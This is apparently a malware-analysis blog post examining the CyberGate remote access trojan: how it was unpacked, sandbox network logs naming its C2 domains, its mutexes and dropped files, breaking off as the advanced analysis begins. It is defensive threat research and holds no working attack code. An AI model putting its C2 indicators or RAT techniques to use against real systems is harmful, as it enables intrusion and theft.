

CyberGate Technical Analysis

blog.cyber5w.com/cybergate-malware-analysis



Experience Level required: Intermediate

Objectives

In this report, we will analyze CyberGate, a Delphi malware, to determine its function and capabilities.


Overview


According to Subex Secure, CyberGate is a Remote Access Trojan (RAT) that allows an attacker to gain unauthorized access to the victim's system. Attackers can remotely connect to the compromised system from anywhere around the world. The Malware author generally uses this program to steal private information like passwords, files, etc. It might also be used to install malicious software on the compromised systems.

Basic Analysis

Sample Hash: dbc1e78c7644c07e178acd09bc3b02c230dba253dab5e45e5bcbf4be120a05bc

Let's get some information about this sample. I'll use **pestudio**






We have some indicators that this sample is packed using UPX Packer, as shown in the figure above, UPX is a file compressor. It reduces the file size of programs and DLLs by around 50%-70%, malware authors use that packer to obfuscate and compress their malicious code.

We can unpack this sample by using [UPX tool](#) as seen below

```
upx.exe -d
C:\Users\M4lcode\Desktop\dbc1e78c7644c07e178acd09bc3b02c230dba253dab5e45e5bcbf4be120a05bc.exe
```




Note: The packed file will be replaced by the unpacked one



The malware is 32bit and it is written in Delphi, as you can see in the image above.


Let's see if it's packed or not. I'll use DIE



The sample is packed, specifically **.rsrc** section

Before doing the advanced analysis we need to see the sample behavior in a sandbox, I'll use **tria.ge**.

The processes created by CyberGate:



CyberGate tried to communicate with these C2 servers in WIN10 Sandbox

NETWORK

Requests TCP UDP

🇺🇸	DNS	57.169.31.20.in-addr.arpa	▼
🇺🇸	DNS	tse1.mm.bing.net	▼
🇺🇸	GET	https://tse1.mm.bing.net/th?id=OADD2.10239370639702_1LY06F7YB2ZF9D3G5&pid=21.2&c=16&roil=0&roit=0&roir=1&roib=1&w=1920&h=1080&dynsi...	▼
🇺🇸	GET	https://tse1.mm.bing.net/th?id=OADD2.10239370639330_1D80T5H13WVAODNQ8&pid=21.2&c=16&roil=0&roit=0&roir=1&roib=1&w=1920&h=1080&dy...	▼
🇺🇸	GET	https://tse1.mm.bing.net/th?id=OADD2.10239370255188_1EKPMYV01DV13G64K&pid=21.2&c=16&roil=0&roit=0&roir=1&roib=1&w=1920&h=1080&dynsi...	▼
🇺🇸	GET	https://tse1.mm.bing.net/th?id=OADD2.10239370639703_1XZVEAKL3PD7EZGL4&pid=21.2&c=3&w=1080&h=1920&dysize=1&qtl=90	▲

Remote address:
158.171.28.10:443

Request
GET /th?id=OADD2.10239370639703_1XZVEAKL3PD7EZGL4&pid=21.2&c=3&w=1080&h=1920&dysize=1&qtl=90 HTTP/2.0
host: tse1.mm.bing.net
accept: */*
accept-encoding: gzip, deflate, br
user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.102 Safari/537.36 Edge/18.19041

Response
HTTP/2.0 200
cache-control: public, max-age=2592000
content-length: 637660
content-type: image/jpeg
x-cache: TCP_HIT
access-control-allow-origin: *
access-control-allow-headers: *
access-control-allow-methods: GET, POST, OPTIONS
timing-Allow-Origin: *
report-to: {"group":"network-errors","max_age":604800,"endpoints":[{"url":"https://aefd.nelreports.net/api/report?cat=bingth&ndcParam=QUZE"}]}
nel: {"report_to":"network-errors","max_age":604800,"success_fraction":0.001,"failure_fraction":1.0}
accept-ch: Sec-CH-UA-Arch, Sec-CH-UA-Bitness, Sec-CH-UA-Full-Version, Sec-CH-UA-Full-Version-List, Sec-CH-UA-Mobile, Sec-CH-UA-Model, Sec-CH-UA-Platform, Sec-CH-UA-Platform-Version
x-msedge-ref: Ref A: 0B4A170574E34DAA952B8A2D23D04A9C Ref B: LON04EDGE0916 Ref C: 2024-06-20T03:15:19Z
date: Thu, 20 Jun 2024 03:15:19 GMT

🇺🇸	GET	https://tse1.mm.bing.net/th?id=OADD2.10239370639329_16GDY03HO5SY2UBG&pid=21.2&c=3&w=1080&h=1920&dysize=1&qtl=90	▼
🇺🇸	GET	https://tse1.mm.bing.net/th?id=OADD2.10239370255189_1E7XE0SO5A57SENI&pid=21.2&c=3&w=1080&h=1920&dysize=1&qtl=90	▼
🇺🇸	DNS	g.bing.com	▼
🇺🇸	GET	https://tse1.mm.bing.net/th?id=OADD2.10239370255189_1E7XE0SO5A57SENI&pid=21.2&c=3&w=1080&h=1920&dysize=1&qtl=90	▼
🇺🇸	DNS	g.bing.com	▼
🇺🇸	DNS	10.28.171.150.in-addr.arpa	▼
🇺🇸	DNS	43.56.20.217.in-addr.arpa	▼
🇺🇸	DNS	95.221.229.192.in-addr.arpa	▼
🇺🇸	DNS	183.142.211.20.in-addr.arpa	▼
🇺🇸	GET	https://g.bing.com/neg/0?action=emptycreativeimpression&adUnitId=11730597&publisherId=251978541&rid=980f790cc2084ae589303b6ebce60fb9...	▼
🇺🇸	GET	https://g.bing.com/neg/0?action=emptycreative&adUnitId=11730597&publisherId=251978541&rid=980f790cc2084ae589303b6ebce60fb9&localld=w...	▼
🇺🇸	GET	https://g.bing.com/neg/0?action=emptycreativeimpression&adUnitId=11730597&publisherId=251978541&rid=980f790cc2084ae589303b6ebce60fb9...	▼
🇺🇸	DNS	237.197.79.204.in-addr.arpa	▼
🇷🇺	GET	https://www.bing.com/th?id=OADD2.10239359720591_10PHTLBML42K6TRZO&pid=21.2&c=16&roil=0&roit=0&roir=1&roib=1&w=24&h=24&dysize=1&...	▼
🇺🇸	DNS	97.61.62.23.in-addr.arpa	▼
🇺🇸	DNS	j230uy.no-ip.info	DBCI E78C7644... ▼
🇺🇸	DNS	j230uy.no-ip.org	DBCI E78C7644... ▼
🇺🇸	DNS	142.99.95.204.in-addr.arpa	▼
🇺🇸	DNS	142.99.95.204.in-addr.arpa	▼
🇺🇸	DNS	142.99.95.204.in-addr.arpa	▼
🇺🇸	DNS	133.211.185.52.in-addr.arpa	▼
🇺🇸	DNS	164.189.21.2.in-addr.arpa	▼
🇺🇸	DNS	26.165.165.52.in-addr.arpa	▼
🇺🇸	DNS	198.187.3.20.in-addr.arpa	▼
🇺🇸	DNS	92.12.20.2.in-addr.arpa	▼

Lightshot
Screenshot is saved to image53.jpg. Click here
open in the folder.

CyberGate creates **mutexes** to avoid running multiple instances of it at the same time.

Behavior activities



(PID: 3988) dbc1e78c7644c07e178acd09bc3b02c230dba253dab5e45e5bcbf4be12...

1 of 5

Source: mutexes

First seen: 109 ms



Danger /

CYBERGATE mutex has been found

Type: MUTEX
Operation: CREATE
Name: _X_X_PASSWORDLIST_X_X_
Status: 0x00000000

Behavior activities



(PID: 1064) iexplore.exe

1 of 5

Source: mutexes

First seen: 2328 ms



Danger /

CYBERGATE mutex has been found

Type: MUTEX
Operation: CREATE
Name: ***MUTEX***_PERSIST
Status: 0x40000000

Behavior activities

(PID: 588) server.exe

1 of 2 Source: mutexes First seen: 3156 ms

Danger /
CYBERGATE mutex has been found

Type: MUTEX
 Operation: CREATE
 Name: _X_X_UPDATE_X_X_
 Status: 0x00000000

+ BEFORE CYBERGATE mutex has been found

Name: ***MUTEX***_PERSIST
 Operation: CREATE
 Status: 0x40000000
 Type: MUTEX

+ BEFORE CYBERGATE mutex has been found

Name: ***MUTEX***
 Operation: CREATE
 Type: MUTEX

+ BEFORE CYBERGATE mutex has been found

Name: _X_X_PASSWORDLIST_X_X_
 Operation: CREATE
 Type: MUTEX

+ BEFORE CYBERGATE mutex has been found

Name: ***MUTEX***_SAIR
 Operation: CREATE
 Type: MUTEX

Mutexes:

MUTEX

MUTEX_PERSIST

MUTEX_SAIR

MUTEX

Dropped files


CyberGate dropped some files, Let's take a look on them

4fa4d8b33f615cb05345165fcdc59125b0667f21c3d3557629c4c859f77d3aba
fa7166dc1ce0ea167556d47a16ce8d9cbea652d6cef6b8873c78767ef9485e79
51a3fe220229aa3fdddc909e20a4b107e7497320a00792a280a03389f2eacb46
4a32894e7ca16b8ea247ccd7157b3884afc7d5de880e42597bd8a1d87e935e4e

UuU.uUu

This file Contains only a time value

09:59:34




```
HxD - [C:\Users\M4lcode\Desktop\0x0007000000234da-161]
File Edit Search View Analysis Tools Window Help
16 Windows (ANSI) hex
0x0007000000234da-161
Offset(h) 00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F Decoded text
00000000 30 39 3A 35 39 3A 33 34 09:59:34
```

XX-XX-XX.txt

Contains two paths

C:\Users\Admin\AppData\Local\Temp\dbc1e78c7644c07e178acd09bc3b02c230dba253dab5e45e5b
cbf4be120a05bc.exe|c:\dir\install\spynet\server.exe|

in the first 88 byte, after that there is dump bytes



logs.dat

This file contains 9 bytes with random letters, maybe it is a decrypted string and the malware will use it later with the strings in the two other files



server.exe

This is the process that the malware injected malicious code in, we will take a look at it later.

Let's take a fast look at the code of the sample before unpacking it


Advanced Analysis

1st Stage

